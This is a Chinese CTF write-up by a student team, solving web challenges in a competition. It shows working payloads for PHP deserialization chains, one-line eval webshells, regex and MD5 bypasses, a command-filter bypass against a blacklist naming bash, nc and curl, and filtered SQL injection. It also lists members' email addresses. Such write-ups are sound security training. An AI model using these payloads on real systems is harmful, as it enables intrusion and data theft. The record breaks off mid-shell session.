新生_3_西安邮电大学_F14GThi3f_writeup

队伍信息

队伍名称：F14GThi3f

队伍排名：3

队伍所属单位：西安邮电大学

赛道：新生

成员：dmw　　1878195150@qq.com

g0ubu1i 1738327323@qq,com

popopo 1253016986@qq.com

Web

圣杯战争!!!

解题人：dmw

打开题目看到

Plain Text

```php
 <?php
highlight_file(__FILE__);
error_reporting(0);

class artifact{
    public $excalibuer;
    public $arrow;
    public function __toString(){
        echo "为Saber选择了对的武器!<br>";
        return $this->excalibuer->arrow;
    }
}

class prepare{
    public $release;
    public function __get($key){
        $functioin = $this->release;
        echo "蓄力!咖喱棒！！<br>";
        return $functioin();
    }
}
class saber{
    public $weapon;
    public function __invoke(){
        echo "胜利！<br>";
        include($this->weapon);
    }
}
class summon{
    public $Saber;
    public $Rider;

    public function __wakeup(){
        echo "开始召唤从者！<br>";
        echo $this->Saber;
    }
}

if(isset($_GET['payload'])){
    unserialize($_GET['payload']);
}
?>
```


分析可得链子为summon→artifact→prepare→saber，分别是反序列化调用wakeup方法，然后echo会调用tostring方法我们进入他所在的类，然后new一个类时会调用get函数，在get所在类有functioin()，当函数调用时会触发invoke方法，最后include伪协议读取flag

payload Plain Text


```
$a=new summon;
$a->Saber=new artifact;
$a->Saber->arrow=new prepare;
$a->Saber->excalibuer = &$a->Saber->arrow;
$a->Saber->excalibuer->release=new saber;
$a->Saber->excalibuer->release->weapon="php://filter/read=convert.base64-encode/resource=flag.php";
echo serialize($a);
```

得到flag的base编码

```
            return $this->excalibuer->arrow;
        }
}

class prepare{
        public $release;
        public function __get($key){
                $functioin = $this->release;
                echo "蓄力!咖喱棒！！<br>";
                return $functioin();
        }
}
class saber{
        public $weapon;
        public function __invoke(){
                echo "胜利！<br>";
                include($this->weapon);
        }
}
class summon{
        public $Saber;
        public $Rider;

        public function __wakeup(){
                echo "开始召唤从者！<br>";
                echo $this->Saber;
        }
}

if(isset($_GET['payload'])){
        unserialize($_GET['payload']);
}
?> 开始召唤从者！
为Saber选择了对的武器!
蓄力!咖喱棒！！
胜利!
PD9waHANCiRmbGFnID0gIkITQ1RGe2U5ZDRiZjNhLWVlZmYtNDk5MC1iNDgwLTlyNzFiZDQzNDgzM30iOw0KPz4=
```



解得flag




where_is_the_flag

解题人：g0ubu1i

打开题目看到给了一句话，直接蚁剑连

```php
<?php
//flag一分为3，散落在各处，分别是：xxxxxxxx、xxxx、xxx。
highlight_file(__FILE__);

//标准一句话木马~
eval($_POST[1]);
?>
```



进入shell找flag

```
(www-data:/var/www/localhost/htdocs) $ cat /start.sh
#!/bin/sh
sed -i "s/{{FLAG1}}/${FLAG:0:10}/" /var/www/localhost/htdocs/flag.php
echo ${FLAG:10:10} > /flag2
export FLAG3=${FLAG:20}
FLAG3=${FLAG:20}
export FLAG="flag"
FLAG="flag"
httpd -D FOREGROUND
```

```
(www-data:/var/www/localhost/htdocs) $ cat flag.php
<?php
$flag = "FLAG1:ISCTF{a814";
?>
(www-data:/var/www/localhost/htdocs) $
```

```
(www-data:/var/www/localhost/htdocs) $ cat /flag2
4b4e-d321-
(www-data:/var/www/localhost/htdocs) $
```

```
(www-data:/var/www/localhost/htdocs) $ export
export FLAG='flag'
export FLAG3='4b18-b6e0-f8f4319365d5}'
export HOME='/root'
export HOSTNAME='ebc6bbe49d2c'
export OLDPWD='/var/www/localhost/htdocs'
export PATH='/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'
export PWD='/var/www/localhost/htdocs'
export SHLVL='3'
(www-data:/var/www/localhost/htdocs) $
```

得到flag：ISCTF{a8144b4e-d321-4b18-b6e0-f8f4319365d5}

绕进你的心里

解题人：dmw

看到题目

```php
<?php
highlight_file(__FILE__);
error_reporting(0);
require 'flag.php';
$str = (String)$_POST['pan_gu'];
$num = $_GET['zhurong'];
$lida1 = $_GET['hongmeng'];
$lida2 = $_GET['shennong'];
if($lida1 !== $lida2 && md5($lida1) === md5($lida2)){
        echo "md5绕过了!";
        if(preg_match("/[0-9]/", $num)){
                die('你干嘛?哎哟!');
        }
        elseif(intval($num)){
                if(preg_match('/.+?ISCTF/is', $str)){
                        die("再想想!");
                }
                if(stripos($str, '2023ISCTF') === false){
                        die("就差一点点啦!");
                }
                echo $flag;
        }
}
?>
```

和之前一个比赛一样，正则回溯次数限制，然后MD5和数字正则都用数组绕过即可

payload — Plain Text

```
import requests
url="http://43.249.195.138:22390/?hongmeng[]=1&shennong[]=2&zhurong[]=3"
data={
    'pan[gu':'very'*250000+'2023ISCTF'
}
r=requests.post(url,data=data)
print(r.text)
```

得到flag

```
/span>
/code>md5绕过了!ISCTF{9519be75-02a7-4211-a570-9fb463d71dd2}
```

wafr

解题人：dmw


康康题目

Plain Text

```
 <?php
/*
Read /flagggggggg.txt
*/
error_reporting(0);
header('Content-Type: text/html; charset=utf-8');
highlight_file(__FILE__);

if(preg_match("/cat|tac|more|less|head|tail|nl|sed|sort|uniq|rev|awk|od|vi|vim/i", $_POST['code'])){//strings
    die("想读我文件? 大胆。");
}
elseif (preg_match("/\^|\||\~|\\$|\%|jay/i", $_POST['code'])){
    die("无字母数字RCE? 大胆! ");
}
elseif (preg_match("/bash|nc|curl|sess|\{|:|;/i", $_POST['code'])){
    die("奇技淫巧? 大胆！！ ");
}
elseif (preg_match("/fl|ag|\.|x/i", $_POST['code'])){
    die("大胆！！！ ");
}
else{
    assert($_POST['code']);
}
```


没有过滤命令执行函数，直接system("ls /")看到flag在根目录

```php
<?php
/*
Read  /flagggggggg.txt
*/
error_reporting(0);
header('Content-Type:  text/html;  charset=utf-8');
highlight_file(__FILE__);

if(preg_match("/cat|tac|more|less|head|tail|nl|sed|sort|uniq|rev|awk|od|vi|vim/i",  $_POST['code']))
{//strings
        die("想读我文件？大胆。");
}
elseif  (preg_match("/\^|\||\~|\\$|\%|jay/i",  $_POST['code'])){
        die("无字母数字RCE？大胆！");
}
elseif  (preg_match("/bash|nc|curl|sess|\{|:|;/i",  $_POST['code'])){
        die("奇技淫巧？大胆！！");
}
elseif  (preg_match("/fl|ag|\.|x/i",  $_POST['code'])){
        die("大胆！！！");
}
else{
        assert($_POST['code']);
} bin dev etc flagggggggg.txt home lib media mnt opt proc root run sbin srv start.sh sys tmp usr var
```



但是cat和flag都过滤了，我们用‘’和/f*来绕过得到flag


```php
elseif  (preg_match("/\^|\||\~|\\$|\%|jay/i",  $_POST['code'])){
        die("无字母数字RCE？大胆！");
}
elseif  (preg_match("/bash|nc|curl|sess|\{|:|;/i",  $_POST['code'])){
        die("奇技淫巧？大胆！！");
}
elseif  (preg_match("/fl|ag|\.|x/i",  $_POST['code'])){
        die("大胆！！！");
}
else{
        assert($_POST['code']);
} ISCTF{b23837b5-dcc0-4dd9-a76e-07816f639ddf}
```



easy_website


解题人：dmw

打开题目看到登录界面




尝试admin/admin可以登录但没有flag

尝试sql注入发现过滤了很多东西




然后发现有双写注入和空格过滤

查回显发现or也被过滤了


LOGIN
'/**/order/**/by/**/1#
登录
数据库查询失败：You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'der/** /by/**/1#' AND password='202cb962ac59075b964b07152d234b70' at line 1用户名或密码错误

发现可以联合注入


LOGIN
onon/**/selselectect/**/1#
登录
用户1登录成功


联合注入查库


最后尝试注入猜表名password无结果，但passwoorrd找到flag


ez_ini


解题人：dmw

看题目可知为ini文件上传，但是按一般方法还是失败最后通过base绕过了










成功链接，打开shell得到flag

```
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $ ls /
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
(www-data:/var/www/html) $ cat flag
cat: can't open 'flag': No such file or directory
(www-data:/var/www/html) $ cat /flag
